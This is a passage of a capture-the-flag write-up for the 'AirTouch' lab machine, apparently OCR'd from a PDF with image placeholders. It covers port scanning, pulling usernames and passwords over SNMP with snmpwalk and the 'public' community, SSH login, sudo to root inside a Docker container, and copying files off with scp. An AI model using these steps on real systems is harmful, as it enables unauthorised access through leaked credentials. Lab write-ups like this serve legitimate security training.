

This is airtouch writeup by Jiseok Song

nmap



It has only ssh port open and ttl is 62, which means it is vm or container inside. Let's check udp with udpx(it's much faster than nmap -sU)




It shows snmp is open. For convenience, let's add airtouch.htb to /etc/hosts.




Check snmp

```
snmpwalk -v2c -c public airtouch.htb
```




It shows password and username admin and consultant. Let's try ssh.




It works for consultant.

Wireless tool enumeration

sudo -l shows I can be root



And it shows .dockerenv, which means I'm in docker container.





Consultant home directory has several pictures

```
root@AirTouch-Consultant:~# ls /home/consultant
diagram-net.png  photo_2023-03-01_22-04-52.png
```


I can copy them with scp and see the content

```
┌──[✗]─[parrot@parrot]─[~/Documents/airtouch]
└──╼ $scp consultant@airtouch.htb:/home/consultant/* .
consultant@airtouch.htb's password:
diagram-net.png                               100%  129KB 384.0KB/s   00:00
photo_2023-03-01_22-04-52.png                 100%  726KB   1.4MB/s   00:00
```





I'm in consultant vlan right now and may need to explore tablets and corp vlan. Let's check ip.




